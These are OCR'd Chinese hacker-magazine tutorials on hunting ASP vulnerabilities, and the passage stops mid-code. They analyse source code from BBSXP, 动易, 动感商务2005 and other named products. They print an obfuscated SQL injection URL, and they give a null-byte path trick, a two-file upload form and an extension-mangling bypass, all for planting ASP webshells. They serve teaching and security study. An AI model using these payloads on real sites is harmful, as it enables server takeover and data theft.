


图1

下面给大家介绍一些相关的理论基础，目的是为了让大家摆脱知其然而不知其所以然的困境。

在ASP中的所有漏洞都是由于没有严格校验从客户端接收的数据而造成的，所谓的数字型、字符型漏洞只是在SQL查询语句中的使用方法不同而已。而在程序中所有的数据校验和转换的过程都是包含在从数据接收到执行查询语句之间的，因此我们的关注点就要放在获取客户端提交的数据与拼接查询语句之间的数据校验过程中。

为了简化查找的过程，我们要从一些关键字入手。利用Dreamweaver的搜索功能把可能会存在漏洞的位置查找出来。

在ASP中接收客户端数据的方法不外乎Request对象，使用方法包括且类似于Request("ForumID")、Request.QueryString("ForumID")、Request.Form("ForumID")、Request.Cookies("ForumID")。因此只需要搜索Request关键字就可以了，搜索结果如图2所示。




图2

文件名中包含Admin的就不需要再看了，因为我们不可能在普通用户的状态下访问到这些文件。双击Bank.asp中的一个搜索结果在编辑窗口中可以看到下面的代码

```
qmoney=int(Request("qmoney"))
if qmoney > Rs("UserMoney") then error("<li>您的现金没有这么多吧！ ")
if qmoney<1 then error("<li>存款不能为零！ ")
Rs("savemoney")=Rs("savemoney")+qmoney+accrual
Rs("UserMoney")=Rs("UserMoney")-qmoney
Rs("SaveMoneyTime")=now()
Rs.update
Rs.close
```

这里使用了int方法进行数据转换，同时使用Recordset字段赋值后保存数据，这么做是不可能产生漏洞的。事实上两个方法中只要使用了任意一个都无法注入，因此可以将类似的数据使用方法忽略。

双击Friends.asp中的搜索结果可以找到如下代码

```
incept=HTMLEncode(Request("incept"))
UserName=HTMLEncode(Request("UserName"))
sub add
if UserName="" then error2("请输入您要添加的好友名字！")
if UserName=CookieUserName then error2("不能添加自己！")
If Conn.Execute("Select id From [BBSXP_Users] where UserName='"&UserName&"'").eof Then error2("数据库不存在此用户的资料！")
```

从查询语句上可以看出：如果UserName变量中包含单引号的话将会产生字符型注入漏洞，所以需要在UserName从客户端获取到拼接查询语句的过程中使用HTMLEncode方法来进行过滤，此法的实现逻辑如下：

```
function HTMLEncode(fString)
fString=Replace(fString,";","&#59;")
fString=Replace(fString,"<","&lt;")
fString=Replace(fString,">","&gt;")
fString=Replace(fString,"\","&#92;")
fString=Replace(fString,"--","&#45;&#45;")
fString=Replace(fString,CHR(9),"&#9;")
fString=Replace(fString,CHR(10),"<br>")
fString=Replace(fString,CHR(13),"")
fString=Replace(fString,CHR(22),"&#22;")
fString=Replace(fString,CHR(32),"&#32;")
fString=Replace(fString,CHR(34),"&#34;")'双引号
fString=Replace(fString,CHR(39),"&#39;")'单引号
fString=ReplaceText(fString,"&#([0-9]*)&#59;","&#$1;")'解决韩文字符问题
if IsSqlDataBase=0 then '过滤片假名(日文字符)[\u30A0-\u30FF] by yuzi首创
fString=escape(fString)
fString=ReplaceText(fString,"%u30([A-F][0-F])","&#x30$1;")
fString=unescape(fString)
end if
HTMLEncode=fString
end function
```

我们关注的方法中显然已经过滤了单引号，因此也就不会产生字符型注入漏洞。继续向下看搜索结果。如果看到类似的语句，且使用HTMLEncode方法过滤了，我们就可以认为它是安全的。

另外还有一些比较普遍的情况，类似于如下代码：

```
select case Request("menu")
case "add"
add
case "bad"
bad
case "Del"
Del
case "Post"
Post
case "look"
look
case "loadLog"
loadLog
case "addPost"
addPost
case ""
index
end select
```

在这段代码中menu的值没用被用到查询语句中，也就不可能产生注入漏洞，同样也可以忽略。

上面我说了很多种不会产生漏洞的代码，你一定是急着想知道什么样的代码才能产生漏洞吧？拿出一点耐心来，通过对上面的这几种情况进行排查分析后，在702个搜索结果中所剩的也就是只有十几个了。

接下来说一下产生漏洞的代码，找到Loading.asp的第一个搜索结果，可以看到这段代码：

```
id=int(Request("id"))
ForumID=HTMLEncode(Request("ForumID"))
if id="0" then
if Request("ForumID")="0" then
sql="select * from [BBSXP_UsersOnline] where UserName<>'' and eremite<>1"
else
sql="select * from [BBSXP_UsersOnline] where ForumID="&ForumID&" and UserName<>'' and eremite<>1"
end if
```

从查询语句来看，这段代码应该存在数字型注入漏洞，它对ForumID却使用HTMLEncode方法进行过滤，也就是说除了单引号等特殊字符外，字母和常用符号都是可以通过验证的。为了证实这个想法，我在这段代码后加了一句"Response.Write(sql)"用来测试。

输入如下的URL：

```
"http://localhost/bbsxp/loading.asp?ForumID=0/**/select/**/username/**/from/**/bbsxp_user/**/select/**/*/**/from/**/bbsxp_usersonline/**/where/**/forumid=0"
```

空白页面上显示出我们所需要的查询语句：

```
select * from [BBSXP_UsersOnline] where ForumID=0/**/select/**/username/**/from/**/bbsxp_user/**/select/**/*/**/from/**/bbsxp_usersonline/**/where/**/forumid=0 and UserName<>'' and eremite<>1
```

这意味着构造的语句已经成功地通过了系统过滤，现在我们可以把URL中的"select/**/username/**/from/**/bbsxp_user"修改成任意的、不包含特殊字符的SQL查询语句。接下来的操作不用说了吧？不过有时候查询语句并不会直接显示在界面上，我们可以使用SQL Profile监视自己提交的查询语句。

由于论坛的安全性一般都比较高，所以漏洞查找……大多数时间跟大海捞针一样，只有掌握了一些方法的前提下才能在一定程度上简化这个过程。


本文简单给大家说了一下漏洞的发现过程，相对来说还是比较简单的一个。可能是因为BBSXP改版的过程中代码量较大而没有注意到这些细节的问题吧？在更多的时候每一个从客户端接收的变量都要经过几个方法之间的传递之后才会送到数据库里，对于这样的情况发现和测试都是比较困难的。不过万变不离其宗，只要你掌握了方法，多试几次总是可以找到的。你会渐渐的明白，大海捞针也并非不可能。

最后多嘴一句：实际上除了刚才说的漏洞之外还有一个不太显眼的漏洞，你可以尝试着去搜索一下。这个问题就留给大家了，要相信你自己一定会找到的！

脚本小子: 上传漏洞用了这么久,我们是不是该追朔一下它的历史呢? 亲爱的读者朋友们思考过这个问题吗?

适合读者: 网络爱好者、漏洞爱好者、脚本爱好者

前置知识: 脚本基础知识



上传漏洞的形成

文/寂寞的刺猬

上传是一种比注入更具杀伤力的漏洞。通过注入所得到的往往是数据库中的一些敏感信息,如管理员名称、密码等,但上传漏洞就不同了,它可以把ASP、JSP、CGI、PHP等格式的木马上传至网站目录内,所得到的权限最低也是WebShell。

对于上传漏洞的查找,仍是从源文件入手,目标有两个,一个是FilePath(文件路径),另一个则是FileName(文件名称)。

FilePath

说到FilePath,有些朋友可能会感到陌生 但要提到动网6.0的上传漏洞,大家一定都很熟悉吧? 上传漏洞本质上是由于FILEPath过滤而不严引起的。虽然现在动网已不存在此漏洞,但采用此上传源码的程序还是非常多的。"万豪下载程序"ADS(广告)版块中的Upfile.asp就存在Filepath过滤不严的漏洞,下面让我们一起来分析下它的源码:

```
<%
dim upload,file,formName,formPath,iCount,filename,
fileExt '//定义上传变量
set upload=new upload_5xSoft '//建立上传对象
formPath=upload.form("filepath") '//第一步、获取
文件路径, 此处是关键。
if right(formPath,1)<>"/" then formPath=formPath&"/"
for each formName in upload.file '//用For读取上
传文件
set file=upload.file(formName) '//生成一个文件对象
........................ '//省略部分代码
fileExt=lcase(right(file.filename,4)) '//从文件名中
截取后4位, 并转换为小写字符。
if fileEXT<>".gif" and fileEXT<>".jpg" and fileEXT
<>".zip" and fileEXT<>".rar" and fileEXT<>".swf"then
'//文件扩展名判断
response.write "<font size=2>文件格式不正确 [ <a
href=# onclick=history.go(-1)>重新上传</a> ]</font>"
response.end
end if
randomize
ranNum=int(90000*rnd)+10000
filename=formPath&year(now)&month(now)&day(now)
&hour(now)&minute(now)&second(now)&ranNum&fileExt
'//第二步、filename由提交的文件路径+年月日的
随机文件名+转换后的扩展名组成
if file.FileSize>0 then
file.SaveAs Server.mappath(FileName) '//保存文件
end if
set file=nothing
next
%>
```

在这段源码中,最关键的是这两句:

1.formPath=upload.form("filepath")

2.filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&fileExt

> **小知识** 变量与常量:所谓变量指在程序的运行过程中随时可以发生变化的值;而常量则恰恰相反,指的是在程序的运行过程中始终保持不变的值。

下面让我们来看一下漏洞是如何形成的。

1.从变量Filepath中获取文件的保存路径。

2.用路径变量FormPath加随机生成的数字及经过判断的扩展名合成一个新的变量,变量Filename就是上传文件保存的路径及名称。

这里举例说明 我们选择"111.jpg"上传,在上传过程中,随文件一起上传的还有FilePath变量,假设其值为"image",当这些值传到upfile.asp中,Filename就变成了:"image/200512190321944973.jpg"。上传成功后,该111.jpg被保存到image文件夹内,文件名也被改成了:"200512190321944973.jpg"。这些流程看起来无懈可击,但还是被牛人研究出了突破方法。什么方法呢? 很简单,突破点就在变量身上。如果将其FilePath值改为"image/aa.asp□",其中"□"表示二进制的00(空的意思),这样,该变量提交给upfile.asp后,Filename值变成了"image/aa.asp□/200512190321944974.jpg"。服务器在读取变量时,因为"□"是二进制的00,所以它认为该变量语句已经结束,"□"后的字符自然也就被忽略了。这样一来Filename就成了:"image/aa.asp"。瞧,漏洞出现了。

关于此漏洞的利用,我们可以使用桂林老兵的上传工具,或者用WinSock抓包,之后记事本保存提交数据并增加、修改相关内容。用WinHex修改空格为二进制,最后用NC提交。具体操作请参阅相关文章。

FileName

介绍过FilePath(上传路径)过滤不严的漏洞，再来看一看FileName(上传文件名)过滤不严造成的漏洞，上传文件名过滤不严的形式是多种多样的，这里介绍两种。

1.动易文章

我们来看一下它的上传文件"Upfile_Article.asp"中的部分源码:

```
<%
Const UpFileType="rar|gif|jpg|bmp|swf|mid|mp3" '//允许的上传文件类型
Const SaveUpFilesPath="../../UploadFiles" '//存放上传文件的目录,, 注：以上两个常量均在config.asp文件内定义
dim upload,oFile,formName,SavePath,filename,fileExt //变量定义
......................
FoundErr=false '//此为是否允许上传的变量，初始化为假，表示可以上传。
EnableUpload=false '//此为上传文件扩展名是否合法的变量，初始化为假，表示的是不合法。
SavePath = SaveUpFilesPath'//存放上传文件的目录
......................
sub upload_0() '//使用化境无组件上传
set upload=new upfile_class '//建立上传对象
......................
for each formName in upload.file '//用For循环读取上传的文件。
set ofile=upload.file(formName)'//生成一个文件对象
......................
fileExt=lcase(ofile.FileExt)'//将扩展名转换为小写字符
arrUpFileType=split(UpFileType,"|") '//读取后台定义的允许的上传扩展名
for i=0 to ubound(arrUpFileType) '//第一关，用FOR循环读取arrUpFileType数组。
if fileEXT=trim(arrUpFileType(i)) then '//如果fileEXT是允许上传的扩展名
EnableUpload=true '//EnableUpload为真，表示该文件合法。
exit for
end if
next
if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then '// 第二关，验证fileEXT是否为asp、asa、aspx扩展名。
EnableUpload=false '//如果属于这三项之一，那么EnableUpload就定义为假，上传文件扩展名不合法。
end if
if EnableUpload=false then '// 第三关，验证关。如果传递到此的EnableUpload变量为假，则说明上传文件扩展名不合法。
msg="这种文件类型不允许上传! \n\n只允许上传这几种文件类型: " & UpFileType
FoundErr=true '//注意：因为文件名不合法，就更改了FoundErr值，由初始的false改为true。
end if
strJS="<SCRIPT language=javascript>" & vbcrlf
if FoundErr<>true then '//第四关，上传关。如果FoundErr不等于true才可以上传。
randomize
ranNum=int(900*rnd)+100
filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt '//定义filename，其值为固定的路径名+年月日及随机值生成的名称+传递过来的fileExt扩展名。
ofile.SaveToFile Server.mappath(FileName)'//保存文件
msg="上传文件成功! "
......................
next
set upload=nothing
end sub
%>
```

在这段源码中，用到了两个FOR循环、两个逻辑变量。"for each formName in upload.file"用于取得所有上传的文件名 "for i=0 to ubound(arrUpFileType) "用于检测文件扩展名。而两个逻辑变量是EnableUpload和FoundErr。EnableUpload用于表示文件扩展名的合法性，True表示合法 而FoundErr则用于表示文件是否可以上传，False表示可以上传。如果我们上传的是一个文件，那此段代码是无懈可击的。但要上传两个呢? 下面让我们看一下上传多个文件的流程

首先，构造一个有两个上传框的本地HTM文件，HTM代码如下:

```
<form action="http://www.***.com/admin/Article/Upfile_AdPic.asp" method="post" name="form1">
<input name="FileName1" type="FILE" class="tx1" size="40">
<input name="FileName" type="FILE" class="tx1" size="40">
<input type="submit" name="Submit" value="上传">
</form>
```

运行此HTM，在第一个框内选择一个JPG图片，文件名为"111.jpg"，在第二个框内选择一个Cer文件，文件名为"222.cer"，点"上传"把这两个文件同时提交给程序。接着到Upfile_AdPic.asp中观察这两个文件的上传流程(注意其中逻辑变量的变化)。

1)在进入第一个FOR(读取文件名)之前，程序先将变量FoundErr定义为False、EnableUpload定义为False，然后读取文件名。先验证第一个文件111.jpg，在验证的第一关，jpg属于允许上传的类型，变量EnableUpload=true。

2)接着到第二关，检验是否属于三种禁传类型，因为不属于，变量EnableUpload仍为true。

3)再到第三关卡，如果EnableUpload=false，那么FoundErr=true，而前面传递来的EnableUpload=true，那FoundErr仍为进入第一个FOR循环之前的false。

4)最后进入第四关，此关的验证是 如果FoundErr<>true就可以通过，看一下从第三关传递过来的FoundErr的值，是false那么就可以上传。这里请注意，在111.jpg上传后，EnableUpload的值保持为True，FoundErr的值是False。

5）接着程序读取第二个文件222.cer，进入第一关验证是否为允许上传类型，如果Cer属于此范围就将EnableUpload定义为True。而Cer不属于，所以就保持原值。EnableUpload的原值是什么？看一下111.jpg上传后的变量值"EnableUpload的值保持为True"，那么此时Cer文件的EnableUpload值就是True了。

6）再到第二关：Cer同样不属于此限制范围，又跳过IF语句。再看EnableUpload的值，仍保持为true。

7）又到第三关了，因为EnableUpload=true，跳过了此关验证。直接进入第四关，这时回头看一下FoundErr的值，自Cer进行上传验证开始，一直未出现FoundErr，FoundErr的值到现在还是False。接下来是第四关的验证。这里只要FoundErr不是True就可以上传，所以Cer文件就这样通过了层层关卡，进入到服务器。

除了Cer格式，还可以上传asp□、asp.的文件，方法很简单：将上传框中的asp名称加入空格或小数点。而上传到服务器中的asp□或asp.的扩展名，因为Windows文件命名规则，会自动去除后面的空格和小数点，保存的就是ASP格式了。

2.动感商务2005

接下来介绍动感商务2005的上传漏洞。动易是由于上传多个文件引起的漏洞，而动感则是因为文件名过滤不严出现上传漏洞。下面是动感2005上传upfile.asp中的部分源码：

```
<%
Private Sub SaveFile_0() '//无组件上传
……………………
Set File = UploadObj.File(FormName) '//取得上传文件名
FileExt = FixName(File.FileExt) '//第一步、用FixName函数过滤上传文件的扩展名
If CheckFileExt(FileExt) = False then '//第二步、用CheckFileExt检查过滤后的文件扩展名
ErrCodes = 5
EXIT SUB '//退出上传
End If
FileName = FormatName(FileExt) '//符合条件的话，就用FormatName函数按日期生成文件名
……………………
If File.FileSize>0 Then
File.SaveToFile Server.Mappath(FilePath & FileName)
'//保存的文件路径及名称是Filepath+FileName
……………………
End Sub
%>
```

我们看一下上传所涉及到的一些参数。

A.FixName()函数。

```
Private Function FixName(Byval UpFileExt) '//第一步的过滤函数，过滤特殊扩展名。
If IsEmpty(UpFileExt) Then Exit Function '//如扩展名为空就退出交互
FixName = Lcase(UpFileExt) '//将扩展名转换为小写字符。
FixName = Replace(FixName,Chr(0),"") '//将二进制的00空字符过滤为空
FixName = Replace(FixName,"'","") '//将单引号过滤为空，下同。
FixName = Replace(FixName,"'","")
FixName = Replace(FixName,"asp","")
FixName = Replace(FixName,"asa","")
FixName = Replace(FixName,"aspx","")
FixName = Replace(FixName,"cer","")
FixName = Replace(FixName,"cdx","")
FixName = Replace(FixName,"htr","")
FixName = Replace(FixName,"sHtml","")
End Function
```

从中我们可以看出，应用程序Asp.dll映射的类型全部过滤了。除此之外，小数点、单引号也被过滤，甚至连Chr(0)都过滤了。

小知识 Chr(0)是什么？它就是16进制的0x00，表示为二进制是00000000，也就是前面在FilePath上传漏洞中大显神通的空字符。

B.CheckFileExt()函数。

```
Private Function CheckFileExt(FileExt) '//第二步的判断函数，判断文件类型是否合乎要求
Dim Forumupload,i
CheckFileExt=False'//定义CheckFileExt的初始值为假
If FileExt="" or IsEmpty(FileExt) Then '//第一次、为空则退出
CheckFileExt = False
Exit Function
End If
If FileExt="asp" or FileExt="asa" or FileExt="aspx" or FileExt="sHtml" Then '//第二次、如果属于这四种类型也退出交互
CheckFileExt = False
Exit Function
End If
Forumupload = Split(InceptFile,",") '//第三次、从InceptFile中提取后台的上传扩展名
For i = 0 To ubound(Forumupload)'//用For循环检验
If FileExt = Trim(Forumupload(i)) Then '//如果和后台中的任一上传扩展名相符，则CheckFileExt = True。
CheckFileExt = True
Exit Function
Else
CheckFileExt = False
End If
Next
End Function
```

此函数对经过FixName()过滤后的扩展名再次判断，其中有三次检查：第一次判断传递过来的扩展名是否为空，为空则退出上传。第二次判断扩展名是否属于ASP、ASA等四种限传类型，属于也退出上传。第三次用该扩展名同后台内自定义的上传扩展名进行对比，符合则允许上传。

C.FilePath值。

其所用到的Filepath在upload.asp中，其值如下：

```
if info_name="bbs" then
FilePath = "/bbs/upload/"
else
FilePath = "/uploadpic/"
end if
```

FilePath是一个常量，从这条路找漏洞是行不通的。

这里上传一个文件来看其验证流程，我上传的是111.cer。在用"FileExt = FixName(File.FileExt)"过滤扩展名时，因为Cer属于FixName()函数的过滤范围，所以扩展名Cer就成了空。当把这个空的扩展名传递给CheckFileExt()，在其进行到"If FileExt="" or IsEmpty(FileExt)"语句时，会因为FileExt为空而退出交互，返回格式不正确并拒绝上传。


如何突破呢？其关键点就在FixName()函数中。上面我们已经看到，在上传时Cer会被过滤为空，但如果我们将上传文件扩展名改为Ccerer，同时在后台的自定义上传类型中增加"Ccerer"、"Cer"。这样，扩展名为Ccerer的文件在经过第一步FixName()的过滤后，就变成了Cer（中间的Cer字符被过滤为空）。传递此值到CheckFileExt()函数中，通过其第一次不为空的关卡，再通过第二次限制类型的关卡，最后到对比后台上传类型关卡。因为在前面我们已添加了"Ccerer"、"Cer"两种类型，所以也就通过了第三次的判断。CheckFileExt = True。这样就把扩展名为Ccerer的文件上传到服务器上了，并且上传后的扩展名是Cer。

有的朋友可能会问，如果上传扩展名为aaspsp□或aaspsp.格式的文件，经过FixName()函数的过滤后不就变成了asp□或asp.么？而这两种格式也不在限制范围内，只要在后台中加上这几种类型，不是可以把文件保存为Asp文件么？其实当初我也有这个想法，但经过仔细的研究分析，发现此路不通。为什么？先说小数点，在FixName()中有这么一句"FixName = Replace(FixName, ".", "")"，作用是将小数点过滤为空。再来看空格，虽然FixName()中没有过滤空格，但在CheckFileExt()读取后台上传类型时有这么一句"If FileExt = Trim(Forumupload(i)) Then"，其中有个Trim()。Trim的作用是删除字符串开始和尾部的空格。虽然在后台能写入asp□类型，但在读取时，却会被Trim()过滤成asp。而aaspsp□通过层层关卡到了此处，已经变成了asp□。asp□<>asp，类型不符，所以禁止上传。

总而言之，上传漏洞是比较吸引眼球的。我用上面的例子对上传漏洞管中窥豹了一番，希望对各位朋友有所帮助。大家要相信自己，说不定下一个发现新上传漏洞的牛人就是你！

适合读者：网络爱好者、脚本爱好者、入侵爱好者
前置知识：无

浅析注入漏洞的查与补



文／寂寞的刺猬

阿D、NBSI、HDSI等工具可以帮我们快速的拿下一个有注入漏洞的站点。但如果不懂注入原理，即便用这些工具进入无数个网站，最终还是一个工具菜鸟。所以我们菜鸟要进化，就不能停留在工具方面。我们要深入到程序内部，从源码入手，掌握注入的第一手资料。想了解注入漏洞的内幕吗？那就跟我来吧！

注入点的查找

当我们想要测试某个站点时，一般会架上注入工具对其狂轰乱炸。这样做虽然没错，但是比较盲目。我个人认为 如果有源码的话就从源码入手，在源码中查找注入点。对于源码的阅读，有些朋友可能会认为这很难。其实源码并不神秘，它也有一定的语法规则。看一套优秀的源码就像是在欣赏一部精美的电影，只要我们坚持每天看一些优秀源码，再加上百度这个老师的指点，用不了多久源码的神秘面纱就会被你揭去。

下面我们就开始查找注入点，目标有两个：一是Request，二是SQL语句。

Request是ASP的一个内建对象，它是用来获取客户端信息的，有五种方法。而会出现注入点的一般有以下三种。

1.Request.QueryString:取得客户端提交的信息。当Form以Get方法提交信息，或是直接在URL中提交变量值时，在服务器端接收数据时采用的就是这种方法。

2.Request.Form:同样也是取得客户端提交的信息，但它接收的是Form以Post方法提交的信息。

3.Request.Cookies:取得客户端浏览器的Cookies信息。如用户名、密码。

有些程序员为了减少错误，会用Request来取得客户端提交的前两种信息，此法虽可通吃Request.QueryString和Request.Form，但如果过滤的不好，就会被漏洞反咬一口。

了解过一些Request的知识后，下面就在"查找"中输入"request"进行搜索。当找到上面所列的三项Request语句后，再看一下程序对这些Request语句是否做了过滤 比如ID值是否用INT过滤，如"id=int(request("id"))"。字符串值是否用replace()或instr()等函数进行过滤，如"username=replace(request("username"),"'","")"。或者程序是否采用本身的一些过滤函数来过滤提交值。从查找到request参数起，一直到

SQL语句中使用这个提交值为止。如果中间没有上面的层层关卡，那么一个注入点基本上就形成了。

> **小知识** SQL查询语句。
> 1.查询语句：SELECT [(<字段名1> [,<字段名2>, ...])] FROM <表名> [WHERE <条件表达式> [AND|OR <条件表达式>...]
> 2.更新语句：UPDATE <表名> SET 列名1 = 常量表达式1[,列名2 = 常量表达式2 ...] WHERE <条件表达式> [AND|OR <条件表达式>...]
> 3.删除语句：DELETE FROM(表名)[WHERE <条件表达式> [AND|OR <条件表达式>...]]

在SQL语句中，注入点出现频率最高的是Select语句，而注入参数的出没地通常都是在Where之后的条件中。当一个没有过滤的Request语句进入SQL语句后，就是注入大显身手的时候了。不过在进行注入之前还要先看一下该参数是直接引入，还是用单引号引入的。另外还要注意该参数是否还应用于其它SQL语句中，然后根据不同的信息选择不同的处理方式：或直接暴破，或UNION查询。如果存在注入点的程序使用的是SQL数据库，那我们就不仅仅是得到一些重要信息了，甚至有可能添加管理员！

下面以"蚂蚁影院3.0"版注销用户(wantlogin.asp)中的一段源码做个介绍：

```
<%
if request("userid1")<>"" then
set rst=server.createobject("adodb.recordset")
sql="select money,online from users where userid='"&request("userid1")&"' and password='"&md5(request("pws"))&"'"
rst.open sql,conn,1,3
if rst.eof and rst.bof then
response.write"<script>alert('用户名或密码错误!');history.back();</Script>"
else
response.write"<script>alert('恢复成功你现在可以登录!');</Script>"
response.write"<script Language=Javascript>location.href = 'index.asp';</script>"
rst.close
set rst=nothing
